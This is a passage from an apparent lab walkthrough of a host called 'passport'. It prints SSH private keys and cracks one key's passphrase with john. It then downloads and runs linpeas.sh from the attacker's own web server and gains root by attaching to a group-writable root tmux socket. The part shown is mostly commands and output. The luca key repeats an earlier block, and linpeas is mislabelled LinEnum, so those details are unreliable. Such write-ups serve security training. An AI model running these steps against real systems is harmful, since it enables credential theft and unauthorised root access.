MEDg5xX0uW2SSZ3/dLc1FMS4KMgX1iBm4N93XAs5x+yDh7jepd8OmmAgLv5g/kgFiJVbfO
EhospjqlGg1bUQyM8JPqXef7e1qYDcz8XIhy65Sl1VPweMtm4MjFxRmzKj+ofTovqyjVD/
jqKBWuLKXY9DQt/NW2J5cxrly+DRkmsYRgowzJkFayhF9k3xkxrymgFSV26LQt4OC3uiyB
I0k391gu0ksI9l+mOpdM9xEdKML53viBU2Cib4rcDPWWX8jkV32osE6342cpc/yiaA0alb
zCws+twi2tVbD5SgCvIl1qbjYYAuvb7k6Plw4j8z4g+dtXQ/XceNh0YZdUOsZGP1/VTjLS
M8xc633yJUF6ddm6v8PA3K0meHaDdkfGUi08lxXalmZG9rukSvPa83R4AkoHbcN5OdVQkb
csCycqJ4tiDdDXjQ3aZ1OLE2bJBzXtusiWx6tCHFsHzaIDzRJPC9HlaI7lLBc5lZCQ03Ej
FvwoAnlQgrMtRk4qElD+lH3W206jlDvhQhG/mjyOZwHj9XJekOKEiae8HUG6pXRnJ+Hzq+
DXrMoteSAQJeHWdUEaCOQMkEyZolz31wL1/a4IDDw/sI/dBoST5Dkzel5g+uI1h0/mj4NH
qTQpbVsDBzY7OS1RHisbkR1FuYTL1Z3Cy3e9qBK/ruBUs87Gv/HwV28/CI+hszuC8BuhbT
WzmcLYZ0IlGx4OHkyhK8mFR8PZ/aLz0c6GfvQyixBSgwuYvTSirba6lTl+98ln+nYCNgpf
tddWcBo2JUwZe7IeNnsOs+9ZhBJe84k589QRJFR8bo2DsuOtPjecDPa4RiIgvV1kNbFRSK
i8xby/r92aKtCiiIJGHPhvtG7XQG+FP93f8qGBRimapYnvnl869vaUtMjrzh0MfWUtNq0N
6/l/Fifk2LgEW/wgP86r9gBXTVlZBgt5U1N4SgU5zeUk0s1HoUx6B90DbNcg8Rz5pRSelZ
5fAt0NmOV/t14XgEy0RD6XOM9jeAzAq3+3753ZTuq7cY7VwqHJ1k1foYmzqOVzmZbz7eiF
8BMFcBMIHnhPhMcopq/5FlmkExsGosOpvXhkCm5VaSCTeJlJGekjz5rtfIwZElw+vQlGY6
ICCreTlZtlMOZyp3oD7Rmm849xLitl2gMB2OK4GtUqACH0MqqSplpvt2b3D2rtIm6fNATb
X047S01xbErMoQtBmnoTAN1Lb7WKvtmqVdsT7fa9vOFuqyRr0ljOVAUTEgakR0qRAbEgXo
HmGFxPUvFcgEnKDODBGFQ85GmqGl4tSa9nmAqyfeFYcUR0/zJ8yaM47dfCKp1RSaL5Jo7J
JTudDYtm2QSye4jS02i72+Fj5wwUUeclvbOpRjd/qUxP69ssbVpDc+Eiy6JNALl1dUVWxo
sDu00F4orieFmRF8E9S+D/MnOOHafw4Y1YBxrpCC5iftyMb01dC99I0BpRPYEqCJMQUv85
yPmMXk9Ecxj1GiS0Db1raRcA93jJVIzhnLPp0vzw8wuSo3qPFUhH4s7gMn6Fc4xf38Ajgh
drWokD+/AR5zuv/XLWD84z9yE8VAj/qjylG3npa1NYiELpq8bEd5nIa8m8oEij+6qpqWnV
M3YSpBMh9hOBXZKZMWU+OCOAg=
-----END OPENSSH PRIVATE KEY-----
Now that we have the SSH key of the luca user, we can save it and access the target as the luca user. Here also the SSH key is password protected, so we do the same as previous and use john to crack it. The password for the SSH key is: dragonball. Once again, we try to login and get access on target as the luca user.
## change directory
cd files

## create a file called `luca.key` with this content:
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABDXZ5BJ5g
4MmBWJfZyLa98UAAAAEAAAAAEAAAIXAAAAB3NzaC1yc2EAAAADAQABAAACAQCcYjeLhajq
LttYNa2JNMEX+FPfXdiDQYDKjf9EWfxINqKDBsD7vA6cjxAZtiHWIu7EjZJptZ9pQ25aQn
FZoMGAEzXm5xsJ/8b9RhOxB0TH8y6XCqHPSmhrAjmclxDnsnpZ5PPWk7dPoGoucp35zJAW
Bbl1tnX/Gnd1/tOz/LgccJqYXHs+KFy9gWYxXEJ5pKkiCCcBMYJpnBOJitRnaqyjZNMbga
cBpUQGG+kyeUKf0GCMAwfqFeiiyL8iaEiXZeXz0k4tLhZetZAo+TE93pvF1gAl5t9RiY3Q
ftWrEFaJ7G7AAwPdJKDYhdnWwZJUf2zj04gxEkCTUkscyqSFkPZavcoQxpjTZsjsIbS7Ok
JYaMLCbWDQ6IQGSctzbss5wYpbf9YXFCQu2lSTwJNA8a7YTVZGR1sHBKDj4fSQXqQpGhH4
KDk57MygXHfnHWKQLXHnGyKPn4wGG0NyBPgzxRDpKAimaACw7qXiniytfGhZ4pW1hVUjB/
m3mSoGdBlmHgGt+8je4PbxEXg+hb8QQFjoU3/Io2oiNVuXRr/hUIYiNNHNipyio5gXB2Bj
uTPEdzx03qZz5RCm0bvn1255sB8cXz7hYcT4w1B45rIgCoYyBCdjM/tmmeoPY5pcXpSqwQ
y/r6Rf4KR0Q01AxEv4uQOjgPNYte0cUmPdkLas44lDWwAAB1Dumgn5vA0THLAQ8CgRw3fw
jsLsVmpeCDodgCjK6pBj1ryZo5bB/GuzQAg/V7j/MaywGtYSRFWuiSGG9A75dRYT0n0uyp
Dfcf7lZwbNztWlcFJ90RftFrKxI20qov0PMC34XinoMU3gr3EMjYKXFRmQls1pWXdYVgGh
ZCtQlwoxw0q3ueqsJv0OglRy2Bvujsj6WDHQ0+GglcKl11wCR755Lo4lNuwzhI/42XaqIC
QpFfV3I2AHG0ehMkdisyw9juwCfDGfrWqKhUBib1/jarFjC8vv2mDc0QomiFmg+pAA3xBH
ZS1aiSoRaomdPltqtHXGS8Ko8jPJt4iGbFAJukvC42h+V/kewZ3G9ehYXB+GbY/vI+ehJ+
c0dtZA4wOekdsKx+TIrRTL1jHkbrkIn4+r74hVmv1fkE3kWE/OQABUM9AHOSHacaxf2Cef
wXkyxSSoAYMGNJ2eQBZxzkUbxU3t5RfCNHAAe3N1odh5i3d6UGBOwJatSAliFGn6F1kZg4
yoFlYbhj2BIf8Wep7GsZWyuDsFiTaWY+5o1OdkoqtF2qY94sWBu360cMCjmMuRmK9ZB2rl
rkBoRd0NvEscWug/3Zkwn5Zaz+My3zcmjYTY8DNDZw77n+VTAaEddKmNLYiSfAdGFMplse
U36dk2lzdx2eOFsufYVrZuC1TGIZDfMQk4llJXtQlNaLvq7EPbEBoVgnE4mZhXnL452PPr
pBJz8eLqu8KYuajd2eUxpkHEq1hgIPaAXKFNLqQRGyNce3Y8zk7tLD2UHLEO/1FxjJobt+
eTD5ZYv/ewPFwC1WuA5LyiEcB2rQrj8qDBrh8iCm0QkYInkkDrfsKwXSqekJL9WrE+fEHH
MEDg5xX0uW2SSZ3/dLc1FMS4KMgX1iBm4N93XAs5x+yDh7jepd8OmmAgLv5g/kgFiJVbfO
EhospjqlGg1bUQyM8JPqXef7e1qYDcz8XIhy65Sl1VPweMtm4MjFxRmzKj+ofTovqyjVD/
jqKBWuLKXY9DQt/NW2J5cxrly+DRkmsYRgowzJkFayhF9k3xkxrymgFSV26LQt4OC3uiyB
I0k391gu0ksI9l+mOpdM9xEdKML53viBU2Cib4rcDPWWX8jkV32osE6342cpc/yiaA0alb
zCws+twi2tVbD5SgCvIl1qbjYYAuvb7k6Plw4j8z4g+dtXQ/XceNh0YZdUOsZGP1/VTjLS
M8xc633yJUF6ddm6v8PA3K0meHaDdkfGUi08lxXalmZG9rukSvPa83R4AkoHbcN5OdVQkb
csCycqJ4tiDdDXjQ3aZ1OLE2bJBzXtusiWx6tCHFsHzaIDzRJPC9HlaI7lLBc5lZCQ03Ej
FvwoAnlQgrMtRk4qElD+lH3W206jlDvhQhG/mjyOZwHj9XJekOKEiae8HUG6pXRnJ+Hzq+
DXrMoteSAQJeHWdUEaCOQMkEyZolz31wL1/a4IDDw/sI/dBoST5Dkzel5g+uI1h0/mj4NH
qTQpbVsDBzY7OS1RHisbkR1FuYTL1Z3Cy3e9qBK/ruBUs87Gv/HwV28/CI+hszuC8BuhbT
WzmcLYZ0IlGx4OHkyhK8mFR8PZ/aLz0c6GfvQyixBSgwuYvTSirba6lTl+98ln+nYCNgpf
tddWcBo2JUwZe7IeNnsOs+9ZhBJe84k589QRJFR8bo2DsuOtPjecDPa4RiIgvV1kNbFRSK
i8xby/r92aKtCiiIJGHPhvtG7XQG+FP93f8qGBRimapYnvnl869vaUtMjrzh0MfWUtNq0N
6/l/Fifk2LgEW/wgP86r9gBXTVlZBgt5U1N4SgU5zeUk0s1HoUx6B90DbNcg8Rz5pRSelZ
5fAt0NmOV/t14XgEy0RD6XOM9jeAzAq3+3753ZTuq7cY7VwqHJ1k1foYmzqOVzmZbz7eiF
8BMFcBMIHnhPhMcopq/5FlmkExsGosOpvXhkCm5VaSCTeJlJGekjz5rtfIwZElw+vQlGY6
ICCreTlZtlMOZyp3oD7Rmm849xLitl2gMB2OK4GtUqACH0MqqSplpvt2b3D2rtIm6fNATb
X047S01xbErMoQtBmnoTAN1Lb7WKvtmqVdsT7fa9vOFuqyRr0ljOVAUTEgakR0qRAbEgXo
HmGFxPUvFcgEnKDODBGFQ85GmqGl4tSa9nmAqyfeFYcUR0/zJ8yaM47dfCKp1RSaL5Jo7J
JTudDYtm2QSye4jS02i72+Fj5wwUUeclvbOpRjd/qUxP69ssbVpDc+Eiy6JNALl1dUVWxo
sDu00F4orieFmRF8E9S+D/MnOOHafw4Y1YBxrpCC5iftyMb01dC99I0BpRPYEqCJMQUv85
yPmMXk9Ecxj1GiS0Db1raRcA93jJVIzhnLPp0vzw8wuSo3qPFUhH4s7gMn6Fc4xf38Ajgh
drWokD+/AR5zuv/XLWD84z9yE8VAj/qjylG3npa1NYiELpq8bEd5nIa8m8oEij+6qpqWnV
M3YSpBMh9hOBXZKZMWU+OCOAg=
-----END OPENSSH PRIVATE KEY-----

## set correct permissions
chmod 600 luca.key

## log into the target using the SSH private key
ssh -i luca.key  luca@$ip
Enter passphrase for key 'luca.key':

## convert the rsa.key to a hash
ssh2john luca.key > luca.hash

## use `john` to try to crack the hash
john luca.hash --wordlist=/opt/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dragonball       (luca.key)
1g 0:00:00:43 DONE (2025-10-11 20:07) 0.02288g/s 61.52p/s 61.52c/s 61.52C/s alvarez..nugget
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

## use the SSH private key to get access as the `luca` user, using: `luca:dragonball`
ssh -i luca.key luca@$ip
Enter passphrase for key 'luca.key':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-193-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat 11 Oct 2025 06:14:48 PM UTC

  System load:  0.0                Processes:               244
  Usage of /:   27.3% of 19.52GB   Users logged in:         1
  Memory usage: 27%                IPv4 address for ens160: 192.168.202.112
  Swap usage:   0%


Expanded Security Maintenance for Infrastructure is not enabled.

25 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


*** System restart required ***

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$

## swtich to a bash shell
$ bash
luca@passport:~$
Privilege Escalation #
Now, upload linpeas.sh to the target and run it.
## change directory locally
cd uploads

## download latest version of linpeas.sh
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh

## get local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.154

## start local webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## on target
## download `LinEnum.sh` using the open port 80
luca@passport:~$ wget http://192.168.45.154/linpeas.sh
--2025-10-11 18:17:04--  http://192.168.45.154/linpeas.sh
Connecting to 192.168.45.154:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 971820 (949K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh                  100%[===========================================>] 949.04K  5.36MB/s    in 0.2s

2025-10-11 18:17:04 (5.36 MB/s) - ‘linpeas.sh’ saved [971820/971820]

## set the execution bit
luca@passport:~$ chmod +x linpeas.sh

## run `LinEnum.sh`
luca@passport:~$ ./linpeas.sh
The LinEnum.sh output shows there is tmux session running as the root user, specifically: tmux -S /RemoteOps new-session -d -s rOps. The default socket file is overwritten to /RemoteOps and the session name is rOps. Checking the permissions on the socket file we see the root and rops. Luckily, we are member of the rops group and therefor have read/write access to this file. Now we only need to attach to the session and escalate our privileges to the root user.
## verify tmux session
luca@passport:~$ ps -ef | grep tmux
root         946       1  0 16:28 ?        00:00:00 tmux -S /RemoteOps new-session -d -s rOps

## check permissions on `/RemoteOps` socket file
luca@passport:~$ ls -la /RemoteOps
srw-rw---- 1 root rops 0 Nov 14  2024 /RemoteOps

## get details on id
luca@passport:~$ id
uid=1002(luca) gid=1002(luca) groups=1002(luca),1003(rops)

## attach to the `rOps` session
tmux -S /RemoteOps attach -t rOps

## print current user
# whoami
root

## print `proof.txt`
# cat /root/proof.txt
03d49ff43b317ce97a873cb3d4bd5072
References #
[+] https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh